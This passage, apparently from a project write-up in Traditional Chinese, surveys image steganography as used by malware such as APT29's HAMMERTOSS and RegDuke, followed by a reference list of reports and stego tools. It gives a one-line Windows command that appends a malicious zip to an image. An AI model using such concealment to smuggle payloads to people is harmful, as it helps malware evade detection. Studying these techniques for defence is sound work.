
1. 把data添加在JPEG檔案後

惡意文件被添加在正常的jpeg檔案後面，如此，jpeg檔案可以被圖片檢視器正常開啟顯示，另外APT29的HAMERTOSS (also known as HammerDuke)即是使用這個technique[2]，HAMERTOSS作為backdoor會下載藏有惡意文件的圖片檔案。

而要簡易達成這個操作可以在command prompt輸入如下指令: copy /b origin\_image.png+malicious.zip malicious\_image.png。另一方面，透過這個做法生成的惡意圖片會被Windows Defender發現威脅，可見這方法並不太隱蔽。

1. 用LSB method把data添加在PNG檔案中

這方法即為最後project採用的作法。實例如APT29’s RegDuke[1], TA459’s ZeroT Trojan[5], or some variants of the banking trojan Gozi[6]也是採用LSB steganography (with different implementations)。

**Reference**

1. Faou, M., Tartare, M., Dupuy, T. (2019, October). OPERATION GHOST. Retrieved September 23, 2020. available at https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET\_Operation\_Ghost\_Dukes.pdf
2. FireEye Labs. (2015, July). HAMMERTOSS: Stealthy Tactics Define a Russian Cyber Threat Group. Retrieved September 17, 2015. available at https://www2.fireeye.com/rs/848-DID-242/images/rpt-apt29-hammertoss.pdf
3. https://www.welivesecurity.com/2019/10/17/operation-ghost-dukes-never-left/
4. https://attackiq.com/2021/02/16/data-obfuscation-an-image-is-worth-a-thousand-lines-of-malware/
5. Darien Huss, Pierre T, Axel F and Proofpoint Staff, “Oops, they did it again: APT Targets Russia and Belarus with ZeroT and PlugX,” Proofpoint.com, February 2, 2017, available at https://www.proofpoint.com/us/threat-insight/post/APT-targets-russia-belarus-zerot-plugx
6. Pierre-Marc Bureau, Christian Dietrich, “Hiding in Plain Sight. Advances in Malware Covert Communication Channels,” Dell Labs and CrowdStrike, November 23, 2015, available at: https://www.blackhat.com/docs/eu-15/materials/eu-15-Bureau-Hiding-In-Plain-Sight-Advances-In-Malware-Covert-Communication-Channels.pdf
7. https://github.com/peewpw/Invoke-PSImage
8. https://github.com/samratashok/nishang
9. https://github.com/V1n1v131r4/Stego-Red-Team
10. https://github.com/daniellerch/aletheia
11. https://github.com/yedmed/steganalysis\_with\_CNN\_Yedroudj-Net
12. https://attack.mitre.org/techniques/T1001/002/